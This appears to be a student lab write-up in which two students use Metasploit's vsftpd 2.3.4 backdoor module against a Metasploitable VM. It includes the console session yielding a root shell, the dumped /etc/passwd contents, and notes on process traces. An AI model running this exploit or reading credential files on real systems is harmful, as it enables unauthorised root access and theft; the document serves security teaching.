
Sean Lee and Nacho Rodriguez-Cortes

**Part 2:**

a)



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.6         yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                Disclosure Date  Rank    Check  Description
   -  ----                ---------------  ----    -----  -----------
   0  cmd/unix/interact                    normal  No     Unix Command, Intera
ct with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.0.2.6:6200) at 2021-06-01
 22:43:01 -0700

whoami
root
```

b) This exploit takes advantage of a vulnerability within a modified version of FTP version 2.3.4. It appears that the person who uploaded the modified version did not have credentials to sign it as an authentic modification, thus, anyone that downloaded the modified version would've been alerted that it was a "fake" version. The exploit works by using a :) smiley face in the FTP username, which prompts a TCP callback shell. The exploit grants the attacker root access but does not appear to be very secretive. Thus, according to the blogspot post that originally highlighted the backdoor, it seems that the backdoor was created to show that it could be done, not to create a legitimate vector of attack. [1][2]

c) For this particular exploit, we were only able to use one payload. It didn't seem like there were multiple payload options and we were a bit stumped as to why that was the case. We tried to search for different exploits to run but when looking at their options they often lacked the components we were modifying within the assignment, further increasing our confusion. One potential reason that there is only one payload for this specific exploit is that it seems to be a rather simple exploit that wouldn't need multiple implementations.

d) In order to transfer /etc/passwd to our attacking machine, we used a vsftpd exploit that allowed us to gain access to a backdoor with root privileges. Once we had root privileges, we used cat /etc/passwd to display the passwords and simply pasted them into a text document on our attacking machine.


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh


[1] https://medium.com/@mplacio/metasploitable-1-vsftpd-2-3-4-c4d3ea5db208
[2] https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

**Part 3:**

After running the “ps” command on metasploitable we were able to see traces of a bash command which we believe to be related to the exploit we ran on metasploit. Additionally, after running “ps aux” we were able to find more information on the process running, seeing that the user running process 4703 was msfadmin. This led us to believe that it might not have been associated with our exploit, due to the fact that we had accessed root privileges through our exploit and would expect to see the user running the process to be root if it had been related to our attack. Additionally, running ps aux, we can see from the /bin/sh, tomcat55 which is evidence of the shell.




**Part 4:**

We were surprised to see how many exploits were easily accessible with the show exploits command within the msfconsole and quickly had to restrict our search with keywords. We were also surprised that the first exploit we ran worked, it wasn’t until we tried other exploits that we began to run into a whole host of problems.